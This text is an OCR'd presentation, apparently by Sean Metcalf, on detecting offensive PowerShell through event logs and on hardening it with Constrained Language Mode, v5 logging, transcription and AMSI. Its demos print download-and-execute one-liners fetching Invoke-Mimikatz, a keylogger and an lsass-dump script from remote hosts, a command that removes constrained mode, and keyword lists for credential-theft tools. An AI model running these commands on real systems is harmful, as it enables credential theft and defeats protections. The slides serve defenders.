
- “TOKEN_PRIVILEGES”
- “SE_PRIVILEGE_ENABLED“
- “System.Reflection.AssemblyName”
- “System.Reflection.Emit.AssemblyBuilderAccess “
- “System.Runtime.InteropServices.MarshalAsAttribute”

```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>    Where { $_.Message -like "*$OPSIndicator*" }
>>


   ProviderName: Microsoft-Windows-PowerShell

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
9/22/2015 9:07:55 PM          4103 Information      ParameterBinding(Add-Member): name="MemberType"
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Add-Member): name="MemberType"
9/22/2015 9:07:52 PM          4103 Information      ParameterBinding(Add-Member): name="MemberType"
9/22/2015 9:07:50 PM          4103 Information      ParameterBinding(Add-Member): name="MemberType"
```

```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" `
>>     Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="Value"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
        Engine Version = 4.0
        Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
        Pipeline ID = 32
        Command Name = Add-Member
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 2484
        User = ADSECLAB\LukeSkywalker
        Shell ID = Microsoft.PowerShell


User Data:


ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="TOKEN_PRIVILEGES"
```

Detecting Invoke-Mimikatz: Event Log Keywords

- “System.Reflection”



Sean Metcalf (@Pyrotek3)

```
PS C:\> $OPSIndicator = 'System.Reflection'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>    Where { $_.Message -like "*$OPSIndicator*" }
>>


   ProviderName: Microsoft-Windows-PowerShell

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
9/22/2015 9:07:55 PM          4103 Information      ParameterBinding(New-Object): name="TypeName"; value=
9/22/2015 9:07:55 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:55 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value
```

```
PS C:\> $OPSIndicator = 'System.Reflection'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>    Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding(New-Object): name="TypeName"; value="System.Reflection.AssemblyName"
ParameterBinding(New-Object): name="ArgumentList"; value="ReflectedDelegate"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
        Engine Version = 4.0
        Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
        Pipeline ID = 32
        Command Name = New-Object
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 2514
        User = ADSECLAB\LukeSkywalker
        Shell ID = Microsoft.PowerShell


User Data:


ParameterBinding(Out-Null): name="InputObject"; value="System.Reflection.Emit.FieldBuilder"


Context:
        Severity = Informational
        Host Name = ConsoleHost
```

Offensive PowerShell Detection in PS Logs

- Invoke-TokenManipulation:
  - “TOKEN_IMPERSONATE”
  - “TOKEN_DUPLICATE”
  - “TOKEN_ADJUST_PRIVILEGES”
- Invoke-CredentialInjection:
  - “TOKEN_PRIVILEGES”
  - “GetDelegateForFunctionPointer”
- Invoke-DLLInjection
  - “System.Reflection.AssemblyName“
  - “System.Reflection.Emit.AssemblyBuilderAccess“

- Invoke-Shellcode
  - “System.Reflection.AssemblyName“
  - “System.Reflection.Emit.AssemblyBuilderAccess”
  - “System.MulticastDelegate”
  - “System.Reflection.CallingConventions”
- Get-GPPPassword
  - “System.Security.Cryptography.AesCryptoServiceProvider”
  - “0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xc9,0xfa,0xf4”
  - “Groups.User.Properties.cpassword”
  - “ScheduledTasks.Task.Properties.cpassword”
- Out-MiniDump
  - “System.Management.Automation.WindowsErrorReporting”
  - “MiniDumpWriteDump”

PowerShell Defenses

PowerShell Usage Monitoring


- Audit/block PowerShell script execution via AppLocker.
- Leverage Metering for PowerShell usage trend analysis.
  - Joe User ran PowerShell on 10 computers today?
- SCCM Software Metering can report on exe usage.
- Track PowerShell remoting usage

PowerShell Security: Constrained PowerShell

- Useful interim PowerShell security measure.
- Enabled Constrained Language Mode:

[Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '4', 'Machine')

- Enable via Group Policy:
  - Computer Configuration\Preferences\Windows Settings\Environment



PowerShell Security: Constrained PowerShell

- Can mitigate initial PowerShell attack.
- Not a panacea.
- Considered minor mitigation method on roadmap to whitelisting.
- Bypassing Constrained PowerShell is possible
- Remove Constrained Language Mode:

  Remove-Item Env:__PSLockdownPolicy

- Check Language Mode:

  $ExecutionContext.SessionState.LanguageMode

```
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt');
   Invoke-Mimikatz -DumpCreds
New-Object : Cannot create type. Only core types are supported in this
language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt' ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSuppor
   tedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.P
   owerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of
a cmdlet, function, script file, or operable program. Check the spelling of
the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:75
+ ... t).DownloadString('http://bit.ly/1ok4Pmt');   Invoke-Mimikatz -DumpCr
...
+                                                   ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], Co
   mmandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

PowerShell v5 Security Enhancements

PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts (w/ invocation header)
- Constrained PowerShell enforced with AppLocker (Win 10)
- Antimalware Integration (Win 10)

http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx

Windows Management Framework (WMF) version 5 now available for download:
https://www.microsoft.com/en-us/download/details.aspx?id=50395

PowerShell v5 Install by Operating System

OS Version	Install .Net 4.5	Install WMF v4	Install WMF v5
Windows 7 Windows Server 2008 R2	√	√	√
Windows 8 Windows Server 2012	N/A	N/A	N/A
Windows 8.1 Windows Server 2012 R2	-	-	√
Windows 10	-	-	-

**Check application compatibility & test before deploying.*

PowerShell v5 Group Policy

- Windows 10 Administrative Templates (11/17/2015)
  https://www.microsoft.com/en-us/download/details.aspx?id=48257

- Place Admin templates in AD GPO Central Store
  https://support.microsoft.com/en-us/kb/3087759

- Create & Edit Group Policy

PowerShell v5 Security: Script Block Logging

Turn on PowerShell Script Block Logging

Turn on PowerShell Script Block Logging

Previous Setting | Next Setting

- ○ Not Configured
- ◉ Enabled
- ○ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

☑ Log script block invocation start / stop events:

Help:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting,

Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

Sean Metcalf (@Pyrotek3)

If you disable this policy setting, logging of PowerShell script input is disabled.

PowerShell v5 Security: Script Block Logging

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General | Details

Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdABlAC
Running Invoke-Mimikatz...
```

Log Name: Microsoft-Windows-PowerShell/Operational

Source: PowerShell (Microsoft-Wind Logged: 6/25/2015 8:30:16 PM

PowerShell v5 Security: System-Wide Transcripts

Turn on PowerShell Transcription

Turn on PowerShell Transcription

Previous Setting | Next Setting

- ○ Not Configured
- ◉ Enabled
- ○ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Transcript output directory

.DLABDC1\DomainPowerShellTranscripts

☑ Include invocation headers:

Help:

Sean Metcalf (@Pyrotek3)

This policy setting lets you capture the input and output of Windows PowerShell commands into text-based transcripts.

If you enable this policy setting, Windows PowerShell will enable transcripting for Windows PowerShell, the Windows PowerShell ISE, and any other applications that leverage the Windows PowerShell engine. By default, Windows PowerShell will record transcript output to each users' My Documents

PowerShell v5 Security: System-Wide Transcripts


```
PS C:\> get-content C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748
**********************
Windows PowerShell transcript start
Start time: 20150730171748
Username: ADSWK10\ADSAdmin
RunAs User: ADSWK10\ADSAdmin
Machine: ADSWK10 (Microsoft Windows NT 10.0.10074.0)
Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 3928
**********************
C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt

**********************
Command start time: 20150730172926
**********************
PS C:\Windows\system32> get-service

Status   Name               DisplayName
------   ----               -----------
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Running  AppXSvc            AppX Deployment Service (AppXSVC)
Running  AudioEndpointBu... Windows Audio Endpoint Builder
```

PowerShell v5: Constrained PowerShell Enforced

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds : Specified method is not
supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSpl
oit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSpl
oit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Out-Minidump.ps1'); Get-Process lsass ; out-minidump : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported
```

Windows 10 PowerShell Security

Windows 10 PS Security: Antimalware Integration



Windows 10: AntiMalware Scan Interface (AMSI)

```
